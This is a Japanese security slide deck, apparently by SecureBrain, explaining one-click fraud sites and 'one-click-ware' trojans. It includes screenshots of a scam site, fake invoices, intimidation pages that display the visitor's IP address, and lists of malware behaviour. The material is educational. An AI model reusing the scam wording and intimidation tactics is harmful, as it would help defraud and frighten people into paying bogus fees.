
ワンクリック詐欺の手口 (1/3)

- ◆ ワンクリック詐欺サイト内の画像やリンクをクリックすると、利用料金を明示した確認画面が表示される



ワンクリック詐欺の手口 (2/3)

- ◆ PC内から個人情報収集しているように見える動画(アニメーションGIFやFlash)を表示



ワンクリック詐欺の手口 (3/3)

- ◆ 登録手続き完了のページにはIPアドレスやプロバイダ名などを表示し、個人を特定できているように見せる

ご利用回数	「 8 回 」
ご登録日	「 2005年11月01日 」
前回ご利用日	「 2005年11月01日 07時35分 」
ご利用日	「 2005年11月01日 」
あなたのIPアドレス	「 [REDACTED] 」
あなたのリモートホスト	「 YahooBB [REDACTED].bbtec.net 」
あなたのプロバイダ	「 Yahoo!BB 」

ワンクリック詐欺サイト1




ワンクリック詐欺サイト2



ワンクリック詐欺サイト3



ワンクリック詐欺サイト4



ワンクリック詐欺サイト5 (1/5)

- ◆ ほとんどのワンクリック詐欺サイトはアダルト画像や動画をクリックさせるものだが、最近、アダルトサイト以外のワンクリック詐欺サイトも出現している

ワンクリ詐欺サイト5 (2/5)

稼げる裏情報サイト Profit Money - Mozilla Firefox

ファイル(E) 編集(E) 表示(V) 移動(G) ブックマーク(B) ツール(T) ヘルプ(H)

← → ↻ × 🏠 📄 http://www.profit-money.net/ 移動 ↵

はじめよう 📰 最新ニュース

稼げる裏情報サイト
Profit Money

HOME | LOGIN | 会員規約 | 料金について | お問い合わせ

月収500万以上をお約束

即日50万円 GET可能!

advanced search

今週入荷した新情報 → all products

- この情報で現金がお手元に届かなければ、全額返金します
- マスコミから取材きてます返金は自己申告で0K年2億
- この情報で全ての方が稼がれています
- 時給2万稼ぐ方法
- 本題の5日間で65000円から350000円を稼ぐ方法
- 30万円を稼ぐ裏技
- 時給10,000円の早起きビジネス

ジャンル別情報

- 激ヤバ情報
- アイドルの携帯番号リスト
- アイドルの住所リスト
- 交通違反からの逃れ方
- 熊鷹の勝ち方
- テレビでよく見る手品のネタ
- 必ず上がる株情報
- パチンコの裏ネタ
- 携帯電話の裏技

完了

ワンクリ詐欺サイト5 (3/5)

稼げる裏情報サイト
Profit Money

HOME LOGIN 会員規約 料金について お問い合わせ

登録再確認
この先有料です。OKをクリックされた時点で60日間ご利用出来る権利が発生し、同時に43000円の料金が起算されます。尚、本サービス内容の正確性は保証されません。ご自身の良識の判断にお任せいたします。OKのクリックは、利用規約同意となりますので、利用規約のご確認も必ずお願い致します。

OK キャンセル

以上をお約束 GET可能!

今週入荷した新情報 → all products


- この情報で現金がお手元に届かなければ、全額返金します
- マスコミから取材きてます返金は自己申告で0K年2億
- この情報で全ての方が稼がれています
- 時給2万稼ぐ方法
- 本題の5日間で65000円から350000円を稼ぐ方法
- 30万円を稼ぐ裏技
- 時給10,000円の早起きビジネス

ジャンル別情報

- 激ヤバ情報
- アイドルの携帯番号リスト
- アイドルの住所リスト
- 交通違反からの逃れ方
- 競馬の勝ち方
- テレビでよく見る手品のネタ
- 必ず上がる株情報
- パチンコの裏ネタ
- 携帯電話の裏技

javascript:checkRegist()

ワンクリ詐欺サイト5 (4/5)



ワンクリ詐欺サイト5 (5/5)

登録処理完了 - Mozilla Firefox

ファイル(E) 編集(E) 表示(V) 移動(G) ブックマーク(B) ツール(T) ヘルプ(H)

← → ↻ × 🏠 📄 http://www.profit-money.net/regist.php 移動 ↵

🔍 はじめよう 📰 最新ニュース

ご登録完了いたしました!!

料金は43,000円、2日以内にお支払いお願いいたします。
お支払い先等のご説明が御座いますので、ご連絡下さい。

■ メールでのお問い合わせは [こちら](#)
■ 電話のお問い合わせは 080-6629-3227までお願い致します

[それでは、ご自身の範疇でお楽しみ下さい⇒GOGO](#)

下記のお客様特定情報は、大切に保管いたします。尚、退会時にご希望により抹消いたしますので、ご安心ください。

登録日時: 2006-06-05 13:01:01
接続IPアドレス: 210. [REDACTED]
接続元: [REDACTED]
ご契約プロバイダ: [REDACTED]
アクセス履歴: 1
最終アクセス: 2006-06-05 13:01:01
個人特定識別ID: NL04AB50

[JPNIC database provides information regarding IP address and ASN. Its use]
[is restricted to network administration purposes. For further information,]
[use 'whois -h whois.nic.ad.jp help'. To only display English output,]
[add '/e' at the end of command, e.g 'whois -h whois.nic.ad.jp xxx/e'.]

Network Information: [ネットワーク情報]
a. [Pネットワークアドレス] 210. [REDACTED]


完了

ワンクリウェア (1/3)

- ◆ ワンクリウェアは、詐欺サイトの画像やリンクのクリックでダウンロードされ、実行すると次のような動作を行う
 - ◆ メールアドレスやユーザ名などの情報を収集して外部に送信
 - ◆ 有料アダルトサイトに勝手に登録
 - ◆ ブラウザのスタートページを変更する
 - ◆ アドレス帳から メールアドレスを盗み取る
 - ◆ デスクトップに請求書(テキストファイル)を作成
 - ◆ 定期的に利用料金の支払いを促すメッセージを表示する
- ◆ Trojan.Alexmo, Trojan.Sokiron, Trojan.Snines, Trojan.Hachilem, Trojan.Aemonet, Trojan.Gurepiris, Trojan.Myftu, Spyware.Sesui, Adware.Movittone, Trojan.Binjoなど複数発見されている(シマンテックのウイルス情報より)


ワンクリウェア (2/3)

- ◆ 画像やリンクをクリックすると、プログラムをダウンロード。動画再生手順でプログラムを実行するように仕向けている。



ワンクリウェア (3/3)

◆ 定期的に利用料金の支払いを促すメッセージを表示



ご請求書

有料アダルトサイトうぶちゃんねるにご入会ありがとうございます。
お客様は料金が発生しております。当サイト利用規約にも記載されております通り、
料金は90日間で定額の39,000円になります。お支払い期限内に
当サイト利用規約内の指定の口座までお振込み頂きますようお願い致します。

料金未納のお客様に関しましては、利用規約に記載している通りの
手続きを取らせていただく場合もございますのでご注意ください。

※ 詳しくは**確認ボタン**を押してサイトをご覧ください。

このご請求画面は、マウスでクリックしたまま動かせば移動させることができます。
当サイトは入会に至るまでに18歳未満及び会社(業務上)でご使用のパソコンでの
ご使用は固くお断り致しておりますことをページごとに告知致しております。


入金の確認が取れた場合、確認ボタンを押すとパスワードが表示されます。
そのパスワードを下記のパスワード入力用フォームに入力してPasswordボタンを
クリックして頂くとこの画面は表示されなくなります。

ご不明な点は再度利用規約をお読みになるか、サポートまでお問い合わせください。

Password

E-mail : support@uvu-channel.com

ワンクリウェアサイト1



ワンクリウェアサイト2



Copyright (c) SecureBrain Corporation. All rights reserved.

ワnkリウェアの感染状況

- ◆ 各ワnkリウェアの感染数をトレンドマイクロのウイルスデータベース(<http://www.trendmicro.co.jp/vinfo/virusencyclo/>)の感染状況ページで確認(2006年4月21日21時現在)

